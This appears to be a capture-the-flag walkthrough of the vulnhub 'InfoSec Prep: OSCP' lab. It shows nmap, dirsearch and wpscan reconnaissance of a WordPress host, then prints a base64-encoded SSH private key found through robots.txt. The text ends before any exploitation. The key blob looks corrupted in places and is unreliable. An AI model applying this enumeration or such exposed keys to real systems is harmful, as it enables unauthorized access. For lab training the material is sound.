INFOSEC PREP: OSCP

Today, we'll be looking at the info sec prep machine on vulnhub.

You can download the machine here.


Let's scan the target machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 192.168.88.137
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 13:47 EDT
Nmap scan report for 192.168.88.137
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91ba0dd43905e31355578f1b4690dbe4 (RSA)
|   256 0f35d1a131f2f6aa75e81701e71ed1d5 (ECDSA)
|_  256 aff153ea7b4dd7fad8de0df228fc86d7 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
|_/secret.txt
|_http-title: OSCP Voucher &#8211; Just another WordPress site
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following finge
SF-Port33060-TCP:V=7.93%I=7%D=6/26%Time=6499CF3A%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\
SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOptions
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,9,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05\x1
SF:a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000
SF:")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\0\0
SF:\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r
SF:(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
MAC Address: 00:0C:29:93:E7:82 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/26%OT=22%CT=1%CU=31766%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=6499CF55%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=2%ISR=FF%TI=Z%CI=Z%II=I%T
OS:S=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
OS:E88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 192.168.88.137

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.17 seconds
```

We can see it's only running http and ssh.

Let's use dirsearch to enumerate directories.


From the results of the dirsearch scan, we can see it's running wordpress.



```
[13:14:45] 301 -  321B  - /javascript  ->  http://192.168.88.137/javascript/
[13:14:45] 200 -   19KB - /license.txt
[13:14:50] 200 -    7KB - /readme.html
[13:14:50] 200 -   36B  - /robots.txt
[13:14:50] 403 -  279B  - /server-status
[13:14:50] 403 -  279B  - /server-status/
[13:14:54] 301 -  319B  - /wp-admin  ->  http://192.168.88.137/wp-admin/
[13:14:54] 200 -    0B  - /wp-content/
[13:14:54] 200 -    0B  - /wp-config.php
[13:14:54] 400 -    1B  - /wp-admin/admin-ajax.php
[13:14:54] 302 -    0B  - /wp-admin/  ->  http://192.168.88.137/wp-login.php?
%2Fwp-admin%2F&reauth=1
[13:14:54] 500 -    3KB - /wp-admin/setup-config.php
[13:14:54] 301 -  321B  - /wp-content  ->  http://192.168.88.137/wp-content/
[13:14:54] 200 -    1KB - /wp-admin/install.php
[13:14:54] 200 -   69B  - /wp-content/plugins/akismet/akismet.php
[13:14:54] 500 -    0B  - /wp-content/plugins/hello.php
[13:14:54] 301 -  322B  - /wp-includes  ->  http://192.168.88.137/wp-includes
[13:14:54] 200 -    0B  - /wp-cron.php
[13:14:54] 500 -    0B  - /wp-includes/rss-functions.php
[13:14:54] 200 -    5KB - /wp-login.php
[13:14:54] 200 -   45KB - /wp-includes/
[13:14:54] 302 -    0B  - /wp-signup.php  ->  http://192.168.88.137/wp-login.
[13:14:54] 405 -   42B  - /xmlrpc.php

Task Completed
```

Let's run wpscan for further enumeration.


We found a username: **admin**.



```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.88.137/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

But nothing else special.


Let's check **robots.txt**.



```
User-Agent: *
Disallow: /secret.txt
```

We found an interesting file **secret.txt**.

Looks like it's encoded with base64.



```
LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUJsd0FBQUFkemMyZ3Rjbgp0aEFBQUFB
d0VBQVFBQUFZRUF0SENzU3pIdFVGOEs4dGlPcUVDUVlMckttLckNSc2J2cTZpSUc3UjlnMFdQdjl3
K2drVVdlCkl6QlNjdmdsTEU5ZmxvbHNLZHhmTVFRYk1WR3FTQURuWUJUYXZhaWdRZWt1ZTBiTHNZ
ay9yWjVGaE9VUlpMVHZkbEpXeHoKYklleUM1YTVGMERsOVVZbXpDaGU0M3owRG8waVF3MTc4R0pV
UWFxc2NMbUVhdHFJaVQvMkZrRitBdmVXM2hxUGZicnc5dgpBOVFBSVVBM2xlZHFyOFhFelkvL0xx
MCtzUWcvcFV1MEtQa1kxOGk2dm5maVlIR2t5VzFTZ3J5UGg1eDlCR1RrM2VSWWNOcnc2bURiQWpY
S0tDSEdNK2RubkdOZ3ZBa3FUK2daV3ovTXB5MGVrYXVrNk5QN05Dek9STnJJWEFZRmExcld6YUV0
eXBId1kKa0NFY2ZXSkpsWjcrZmNFRmE1QjdnRXd0L2FLZEZSWFBRd2luRmxpUU1ZTW1hdThQWmJQ
aUJJcnh0SVlYeTNNSGNLQklzSgowSFNLditIYktXOWtwVEw1T29Ba0I4ZkhGMzB1alZPYjZZVHVj
MXNKS1dSSElaWTNxZTA4STJSWGVFeEZGWXU5b0x1ZzBkCnRIWWRKSEZMN2NXaU52NG1SeUo5UmNy
aFZMMVYzQ2F6TlpLS3dyYVJBQUFGZ0g5SlFMMS9TVUM5QUFBQUIzTnphQzF5YzIKRUFBQUdCQUxS
d3JFc3g3VkJmQ3ZMWWpxaEFrR0M2eWlxd2tiRzc2dW9pQnUwZ1lORmo3L2NQb0pGRm5pTXdVbkw0
SlN4UApYNWFKYkNuY1h6RUVHekZScWtnQTUyQVUycjJvb0VIcExxudEd5N0dKUDYyZVJZZVGxFV1Mw
NzNaU1ZzYzJ5SHNndVd1UmRBCjVmVkdKc3dvWHVOODlBNk5Ja01OZS9CaVZFR3FySEM1aEdyYWlJ
ay85aFpCZmdMM2x0NGFqMzI2OFBid1BVQUNGQU41WG4KYXEvRnhhNMlAveTZ0UHJFSVA2Vkx0Q2o1
R05mSXVyNTM0bUJ4cE1sdFVvSzhqNGVjZlFSazVOM2tXSERjT3BnMndJMXlpZwpoeGpQQblo1eGpZ
THdKS2svb0dWcy96S2N0SHBHcnBPalQrelFzemtUYXlGd0dCV3RhMXMyaExjcVI4R0pBaEhIMWlT
WldlCi9uM0JCV3VRZTRCTUxmMmluUlVWejBNSXB4WllrREdESm1ydkQyV3o0Z1NLOGJTR0Y4dHpC
M0NnU0xDZEIwaXIvaDJ5bHYKWktVeStUcUFKQWZIeHhkOUxvMVRtK21FN25OYkNTbGtSeUdXTjZu
dFBDTmtWM2hNUlJXTHZhQzdvTkhiUjJIU1J4UyszRgpvamIrSmtjaWZVWEs0VlM5VmR3bXN6V1Np
c0sya1FBQUFBTUJBQUVBQUFHQkFMQ3l6ZVp0SkFwYXFHd2I2Y2VXUWt5WFhyCmJqWmlsNDdwa05i
VjcwSldtbnhpeFkzMUtqckRLbGRYZ2t6TEpSb0RmWXAxVnUrc0VUVmxXN3RWY0JtNU1abVFPMWlB
cEQKZ1VNemx2RnFpRE5MRktVSmRUajdmcXlPQVhEZ2t2OFFrc05tRXhLb0JBakduTTl1OHJSQXlq
NVBObzF3QVdLcENNeElZMwpCaGRsbmVOYUFYRFYvY0tHRnZXMWFPTWxHQ2VhSjBEeFNBd0c1Snlz
NEtpNmtKNUVrZldvOGVsc1VXRjMwd1FrVzl5aklQClVGNUZxNnVkS1BubUVXQXB2THQ2MkllVHZG
cWcrdFB0R25WUGxlTzNsdm5DQkJJeGY4dkJrOFd0b0pWSmRKdDNoTzhjNGoKa010WHN2TGdSbHZl
MWJaVVpYNU15bUhhbE4vTEExSXNvQzRZa2cvcE1nM3M5Y1lSUmttK0d4aVVVNWJ2OWV6d000Qm1r
bwpRUHZ5VWN5ZTI4endrTzZ0Z1ZNWng0b3NySW9OVd0RFVVZGJkbUQyVUJaMm4zQ1pNa09WOVhK
eGVqdTUxa0gxZnM4cTM5ClFYZnhkTmhCYjNZcjJSakNGVUxEeEh3RFNJSHpHN2dmSkVEYVdZY09r
TmtJYUhIZ2FWN2t4enlwWWNxTHJzMFM3QzRRQUEKQU1FQWhkbUQ3UXU1dHJ0QkYzbWdmY2RxcFpP
cTYrdFc2aGttUjBoWk5YNVo2Zm5lZFV4Ly9RWTVzd0tBRXZnTkNLSzhTbQppRlhsWWZnSDZLLzVV
blpuZ0Viak1RTVRkT09sa2JyZ3BNWWloK1pneXZLMUxvT1R5TXZWZ1Q1TE1nakpHc2FRNTM5M00y
CnlVRWlTWGVyN3E5ME42VkhZWERKaFVXWDJWM1FNY0NxcHRTQ1MxYlNxdmttTnZoUVhNQWFBUzhB
SncxOXFYV1hpbTE1U3AKV29xZGpvU1dFSnhLZUZUd1VXN1dPaVlDMkZ2NWRzM2NZT1I4Um9yYm1H
bnpkaVpneFpBQUFBd1FEaE5YS21TMG9WTWREeEQozZktaZ1R1d3I4TXk1SHlsNWpyYTZvd2ovNXJK
TVVYNnNqWkVpZ1phOTZFamNldlpKeUdURjJVVjc3QVEyUnF3bmJiMkdsCmpkTGtjMF0OXVicVNp
a2Q1ZjhBa1psWkJzQ01lydnVEUVpDb3haQkd1RDJEVVd6T2dLTWxmeHZGQk5RRitMV0ZndGJyU1AK
T2dCNGloZFBDMSs2RmRTalFKNzdmMWJORR0htbjBhbW9pdUpqbFVPT1BMMWNJUHp0MGh6RVJMajJx
djlEVWVsVE9VcmFuTwpjVVdyUGdyelZHVCtRdmtrakdKRlgrcjh0R1dDQU9RUlVBQUFFQkFNGNS
aERvd09GeDUwSGtFK0hNSUoyalFJZWZ2d3BtCkJuMkZONmt3NEdMWmlWY3FVVDZhWTY4bmpMaWh0
RHBlZVN6b3BTanlLaDEwYk53Uk53REFJTHNjV2c2eGMvUjh5dWVBZUkKUmN3ODV1ZGtoTlZXcGVy
ZzRPc2lGWk1wd0txY01sdDhpNmxWbW9VQmpSdEJJENGc1TVlXUkFOTzBOajlWV01UYlc5UkxpUgpr
dW9SaVNoaDZ1Q2pHQ0NIL1dmd0NvZjllbkNlajRIRWo1RVBqOG5aMGNNTnZvQVJxN1ZuQ05HVFBh
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBQUFBbHZjMk53UUc5elkzQT0KLS0tLS1FTkQg
T1BFTlNTSCBQUklWQVRFIEtFWS0tLS0tCg==
```

